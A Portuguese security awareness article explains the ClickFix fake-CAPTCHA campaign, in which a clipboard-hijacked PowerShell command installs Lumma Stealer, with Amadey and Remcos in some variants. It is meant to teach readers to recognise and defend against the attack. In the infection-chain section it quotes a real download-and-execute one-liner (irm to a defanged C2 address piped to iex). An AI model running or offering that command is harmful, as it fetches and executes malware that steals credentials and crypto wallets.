Artigo
CAPTCHA falso: o 'sou humano' que rouba todos os seus dados
 Rodrigo Colissi
Resumo / TL;DR
Este artigo destrincha a técnica ClickFix (nome dado pelos pesquisadores à tática de convencer a vítima a executar um comando para "provar que é humana"): uma página exibe um CAPTCHA falso e, ao clicar em "Não sou robô", copia para a área de transferência um comando PowerShell codificado em Base64. Ao seguir as instruções — Win+R, Ctrl+V, Enter — o usuário baixa e executa o infostealer Lumma Stealer, que rouba carteiras de criptomoedas, cookies, credenciais e arquivos de gerenciadores de senha. Em variações, o mesmo vetor entrega o trojan Amadey e o RAT Remcos. Vamos explicar a cadeia completa de infecção, o abuso do utilitário legítimo BitLockerToGo.exe, e — como sempre por aqui — como identificar e se proteger.
Quando o "sou humano" é o golpe
Todo mundo já resolveu um CAPTCHA (teste automatizado que distingue humanos de robôs, do inglês "Completely Automated Public Turing test to tell Computers and Humans Apart"). A ironia do ClickFix é inverter essa lógica: aqui, quem "prova ser humano" é justamente quem executa a ação que infecta a própria máquina. O ataque explora o que os pesquisadores chamam de fadiga de verificação — estamos tão acostumados a clicar em "Não sou robô" que paramos de pensar no que o clique realmente dispara.
Diferente de um phishing tradicional (tentativa de enganar a vítima para que ela entregue senhas ou baixe um arquivo), o ClickFix não pede senha nem anexa um executável. Ele pede que a própria vítima rode um comando. É engenharia social pura, com um toque de legitimidade visual: o CAPTCHA parece real, o comando parece técnico demais para ser questionado, e a instrução "faça Win+R, cole e pressione Enter" soa como um tutorial de suporte técnico.
A campanha foi mapeada em detalhes pela Kaspersky (empresa de cibersegurança, dona do portal de pesquisa Securelist), que publicou a análise completa em outubro de 2024. O que ela encontrou é um ecossistema industrializado: redes de anúncios servindo páginas maliciosas, páginas de CAPTCHA falso geradas em escala e uma cadeia de entrega que termina em dois malwares comerciais conhecidos.
A cadeia de infecção, etapa por etapa
A infecção não começa no CAPTCHA — começa num anúncio. A distribuição usa malvertising (publicidade maliciosa injetada em redes de anúncios legítimas): sites de conteúdo adulto, compartilhamento de arquivos, apostas e streaming de animes são monetizados por redes de anúncios pouco rigorosas, e é ali que o módulo malicioso aparece. Quando o visitante carrega a página, o anúncio redireciona o navegador para a página do CAPTCHA falso — sem que ele clique em nada.

O primeiro passo, portanto, é o redirecionamento automático a partir de um anúncio malicioso. Em seguida, a vítima cai na página do CAPTCHA falso, que imita com fidelidade o visual dos testes reais: a caixa "Não sou robô", o checkbox, a marca d'água de proteção e até as cores. Quando ela clica para resolver, um trecho de JavaScript roda no navegador e copia para a área de transferência (clipboard) um comando codificado em Base64 (esquema de codificação que representa dados binários como texto, muito usado para esconder conteúdo de comandos).

Por fim, a página instrui a vítima a abrir a caixa de diálogo Executar com a combinação Win+R, colar o conteúdo com Ctrl+V e pressionar Enter. O comando colado tem esta cara:
powershell.exe -eC <Base64>A flag -eC é a abreviação de -EncodedCommand do PowerShell (shell de automação da Microsoft para Windows), que executa um comando codificado em Base64 diretamente, sem precisar de arquivo. Ao rodar, o script descriptografa o conteúdo, acessa uma URL remota e executa um script PowerShell ofuscado (com código embaralhado para dificultar a análise), que por sua vez baixa e executa o payload final: o Lumma Stealer.
Uma variante observada pelo Palo Alto Unit 42 (equipe de threat intelligence da Palo Alto Networks) entrega o mesmo comando já expandido, sem o atalho do Base64, mostrando o destino de forma mais crua:
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -c "$u=[int64](([datetime]::UtcNow-[datetime]'1970-1-1').TotalSeconds)-band 0xfffffffffffffff0;irm 138[.]199[.]161[.]141:8080/$u|iex"Nesse exemplo, o comando monta um valor de tempo (timestamp) Unix, aplica uma operação band para alinhar o número, e usa irm (Invoke-RestMethod, que baixa conteúdo de uma URL) apontando para um servidor de comando e controle — o resultado é passado direto para iex (Invoke-Expression, que executa o conteúdo recebido). A cadeia inteira — da página maliciosa ao malware — está resumida no fluxo abaixo.
Cadeia de infecção do ClickFix
As variações do ClickFix
O CAPTCHA clássico é só a isca mais conhecida. O mesmo vetor — "copie e execute este comando" — aparece disfarçado de outras formas, todas mapeadas pelos pesquisadores.

Uma variação muito comum troca o CAPTCHA por uma mensagem falsa de erro de atualização do navegador: um alerta diz que o Chrome ou o Edge está desatualizado e oferece um botão "Copy fix" (copiar correção). O clique copia o mesmo tipo de comando PowerShell para o clipboard, e a página ensina a vítima a colá-lo no Executar — o mecanismo é idêntico, só muda o disfarce.
Há ainda a versão com QR code, usada sobretudo como isca em sites de apostas: a página mostra um código QR que "valida" o acesso, mas na prática conduz ao mesmo fluxo de copiar e executar o comando.

A técnica também evoluiu para outros executáveis e vetores. Algumas variantes trocam o PowerShell pelo Windows Terminal (wt.exe, o terminal moderno do Windows) para dar mais legitimidade à instrução; outras abusam de mshta.exe (executor de scripts HTML do Windows) e de certutil.exe (utilitário de certificados usado para baixar arquivos). Entre as iscas documentadas estão falsas páginas do Google Meet, um falso Chrome, issues falsas em repositórios do GitHub, o serviço de PDF PDFSimpli e até reCAPTCHAs falsos da Google.
Por trás de várias dessas variações está o framework ClearFake (conjunto de ferramentas de ataque que injeta alertas falsos de navegador em sites comprometidos), responsável por servir os alertas de "atualização necessária" em escala. A McAfee (empresa de segurança digital) documentou o mesmo padrão em setembro de 2024, descrevendo o CAPTCHA falso como um "portal de entrada inteligente" para malware.
O que o Lumma rouba — e em que ordem
O payload final é o Lumma Stealer — também conhecido como LummaC2 —, um infostealer (malware especializado em coletar informações sensíveis) vendido no modelo Malware-as-a-Service (malware como serviço, alugado por afiliados em fóruns clandestinos). Nesta campanha, o Lumma baixa um arquivo chamado 0Setup.exe, cujo conteúdo revela o truque central do ataque.

O 0Setup.exe é, na verdade, um empacotador que roda o BitLockerToGo.exe — detalhado na próxima seção — para executar o roubo de dados sem levantar suspeita. A sequência de coleta do Lumma segue uma ordem bem definida, e as imagens abaixo vêm direto da análise da Kaspersky.
O primeiro alvo são os arquivos de carteiras de criptomoedas: o malware procura os diretórios e arquivos de carteiras instaladas na máquina, que guardam as chaves que dão acesso aos fundos.

Em seguida, o Lumma varre as extensões de navegador relacionadas a wallets e cripto — as extensões que facilitam transações em sites de cripto são um alvo prioritário, pois contêm dados de sessão e carteiras vinculadas.
O terceiro passo é a coleta de cookies e credenciais salvos nos navegadores: com eles, o atacante pode sequestrar sessões ativas (session hijacking) e entrar em contas sem precisar da senha.

Na sequência, o Lumma coleta os arquivos de gerenciadores de senha (password managers, que armazenam todas as senhas do usuário em um cofre criptografado), de onde extrai credenciais de dezenas de serviços de uma só vez.


Depois de reunir tudo, o malware faz a exfiltração (envio dos dados roubados para o servidor do atacante) usando o próprio BitLockerToGo.exe como veículo — mais um motivo para ele passar despercebido.
Por fim, como última etapa da cadeia, o Lumma faz a máquina visitar lojas online automaticamente — uma fraude de tráfego (geração de cliques e visitas falsas) que monetiza a infecção além do roubo de dados.

Essa sequência é consistente com o comportamento de outros infostealers que já analisamos por aqui — como o Rapuncel, o XWorm e o OtterCookie —, o que mostra que a coleta de carteiras, cookies e gerenciadores de senha virou o padrão da categoria.
O abuso do BitLockerToGo (LOLBin)
A parte mais engenhosa do ataque é a escolha do BitLockerToGo.exe. Trata-se de um utilitário legítimo do Windows — parte do BitLocker To Go (utilitário legítimo do Windows para criptografar unidades removíveis) — usado para criptografar pendrives e discos removíveis. Por ser um binário assinado pela Microsoft, ele raramente é bloqueado por soluções de segurança.

Essa é a essência do living-off-the-land (técnica de usar ferramentas legítimas do próprio sistema para conduzir o ataque), também chamada de LOLBin ("Living Off the Land Binaries"). Em vez de carregar um malware pesado e facilmente detectável, o atacante abusa de um binário que já está lá, assinado e confiável, e o reaproveita para suas próprias tarefas. O Lumma manipula o registro do Windows (base de dados de configuração do sistema) para preparar a execução do BitLockerToGo.exe com parâmetros controlados pelo atacante.

O resultado é duplamente vantajoso para o atacante: o binário legítimo serve tanto para operar a coleta de dados quanto para a exfiltração, tudo dentro de um processo assinado pela Microsoft, que não levanta as bandeiras vermelhas que um executável desconhecido levantaria.
Amadey e Remcos: a evolução da campanha
O Amadey é um trojan (malware que se disfarça de programa legítimo) ativo desde 2018, e nesta campanha ele aparece como segundo estágio em algumas infecções — ampliando o alcance do roubo para além do que o Lumma faz.

O Amadey funciona como um carregador (loader) modular: depois de instalado, ele baixa módulos adicionais conforme a necessidade. Entre as capacidades documentadas estão o roubo de credenciais de navegadores, o roubo de credenciais de VNC (Virtual Network Computing, protocolo de acesso remoto à área de trabalho), um clipper (módulo que troca o endereço de carteira de cripto copiado pelo endereço do atacante na hora de colar), e a captura de screenshots (capturas de tela) da máquina infectada.
O Amadey também pode baixar o RAT Remcos (Remote Access Trojan, trojan de acesso remoto que dá controle total da máquina ao atacante), elevando o incidente de "roubo de dados" para "controle remoto completo": com o Remcos, o atacante pode executar comandos, manipular arquivos, ligar a câmera e o microfone e manter persistência na máquina. É a progressão típica dessas campanhas — do infostealer silencioso ao RAT interativo.
O alcance da campanha
Os números da Kaspersky dão a dimensão do problema. Entre 22 de setembro e 14 de outubro de 2024, mais de 140 mil usuários viram os scripts maliciosos, e mais de 20 mil foram redirecionados para as páginas de CAPTCHA falso. O Brasil figura entre os países mais afetados, ao lado de Espanha, Itália e Rússia — um lembrete de que a tática não escolhe idioma nem região: funciona em qualquer lugar onde haja um navegador e o hábito de clicar em "Não sou robô".
Como se proteger
A defesa contra o ClickFix é, antes de tudo, comportamental — mas há camadas técnicas que reduzem bastante o risco.
Nunca execute comandos copiados de uma página web. Nenhum serviço legítimo, em nenhuma circunstância, pede para você abrir o Executar, colar um comando e pressionar Enter para "provar que é humano". CAPTCHA se resolve clicando, não rodando código.
Trate Win+R + colar + Enter como uma porta de entrada. Se uma instrução te pede para colar algo no Executar, no terminal ou no Windows Terminal, pare imediatamente. É exatamente o vetor deste ataque.
Desconfie de "erros de atualização" com botão de copiar. Navegadores se atualizam sozinhos ou via menu interno — nunca por um comando colado de uma página. Fechar a aba e atualizar o navegador pelo caminho oficial resolve.
Verifique a URL e o contexto antes de interagir com CAPTCHAs. Um CAPTCHA legítimo aparece dentro de um site em que você já estava navegando; um falso costuma ser uma página isolada, aberta após um redirecionamento, pedindo ações fora do normal.
Mantenha o sistema e o navegador atualizados. Muitas variantes exploram versões antigas; patches fecham as brechas que o malware usa para escalar privilégios e se esconder.
Evite salvar senhas no navegador. Cookies e credenciais armazenados são justamente o que o Lumma coleta. Um gerenciador de senhas dedicado, com autenticação forte e sem integração automática com o navegador, reduz o estrago em caso de infecção.
Ative a autenticação de dois fatores (2FA) nas contas críticas — e-mail, bancos, exchanges de cripto. Mesmo que cookies e senhas sejam roubados, o segundo fator bloqueia o acesso.
Guarde criptomoedas em hardware wallets. Carteiras em hardware (dispositivos físicos que mantêm as chaves fora do computador) não têm seus arquivos expostos a um infostealer que varre o disco e as extensões do navegador.
Use uma solução de segurança (antivírus/EDR) atualizada. Embora o abuso do BitLockerToGo.exe complique a detecção, soluções com monitoramento de comportamento conseguem flagrar a execução anômala de comandos PowerShell e a exfiltração.
Em ambientes corporativos, restrinja a execução de scripts. Bloquear a execução de PowerShell não assinado, aplicar AppLocker ou políticas equivalentes e treinar usuários contra o vetor "copie e cole" reduzem drasticamente a taxa de sucesso da campanha.
Conclusão
O ClickFix é um dos exemplos mais claros de como a engenharia social continua vencendo onde a técnica falha: não há exploração de dia zero, não há vulnerabilidade complexa — há apenas um CAPTCHA convincente e a confiança de quem já clicou em "Não sou robô" milhares de vezes. A cadeia que vai do anúncio malicioso ao BitLockerToGo.exe mostra o nível de sofisticação de quem opera o Lumma Stealer e o Amadey: malvertising para alcançar a vítima, um comando Base64 para enganar o humano e um binário legítimo da Microsoft para se esconder do antivírus. A boa notícia é que a defesa é simples — basta nunca executar um comando copiado da internet. Compartilhe este artigo: a próxima vítima pode ser alguém que só precisa de um aviso para não apertar Enter.
Perguntas frequentes
O que é a técnica ClickFix?
É o nome dado pelos pesquisadores à tática de exibir um CAPTCHA falso que, ao ser clicado, copia um comando malicioso para a área de transferência e instrui a vítima a executá-lo no Windows (Win+R, Ctrl+V, Enter). O comando baixa e instala malware, geralmente um infostealer.
O ClickFix explora alguma vulnerabilidade no meu computador?
Não. Ele explora o comportamento humano, não uma falha de software. A infecção só acontece se a própria vítima executar o comando colado. Por isso é tão difícil de bloquear com patches: não há bug para corrigir.
Como o comando é copiado para a minha área de transferência?
Um código JavaScript embutido na página do CAPTCHA falso usa a API do navegador para escrever o comando PowerShell codificado em Base64 na área de transferência assim que você clica em "Não sou robô".
O que o Lumma Stealer rouba exatamente?
Em sequência: arquivos de carteiras de criptomoedas, extensões de navegador de wallets, cookies e credenciais salvos nos navegadores, arquivos de gerenciadores de senha e, por fim, os dados são exfiltrados usando o utilitário legítimo BitLockerToGo.exe. A máquina ainda é usada em fraudes de tráfego.
Por que o malware usa o BitLockerToGo.exe, que é um programa legítimo?
É uma técnica chamada living-off-the-land: abusar de binários legítimos e assinados do próprio Windows dificulta a detecção, porque o antivírus não bloqueia facilmente um arquivo confiável da Microsoft.
O que é o Amadey e como ele se relaciona com o Lumma?
O Amadey é um trojan modular ativo desde 2018. Nesta campanha ele aparece como segundo estágio em algumas infecções, baixando módulos que roubam credenciais de navegador e VNC, fazem clipper de endereços de carteira e capturam screenshots. Ele também pode baixar o RAT Remcos para acesso remoto total.
Fui infectado. O que devo fazer agora?
Desconecte a máquina da rede, mude as senhas de todas as contas a partir de outro dispositivo limpo, ative 2FA, revogue sessões ativas dos serviços, transfira criptomoedas para uma carteira nova e reinstale o sistema a partir de uma mídia limpa. Em seguida, faça uma varredura completa com solução de segurança atualizada.
Como sei que um CAPTCHA é falso?
CAPTCHAs legítimos pedem apenas um clique ou uma seleção de imagens. Se qualquer página pedir para você abrir o Executar, colar um comando e pressionar Enter — ou oferecer um botão de copiar "correção" — é golpe. Nenhum serviço legítimo funciona assim.
Fontes e leituras adicionais
- Kaspersky Securelist — Fake CAPTCHA delivers Lumma and Amadey — 10/2024
- Palo Alto Unit 42 — Fix the Click: Preventing the ClickFix Attack Vector — 2025
- SentinelOne — How ClickFix is Weaponizing Verification Fatigue — 2024
- Microsoft — Lumma Stealer: delivery techniques and capabilities — 05/2025
- McAfee — Behind the CAPTCHA: a clever gateway of malware — 09/2024
- Netskope — Lumma Stealer: Fake CAPTCHAs & New Techniques to Evade Detection — 01/2025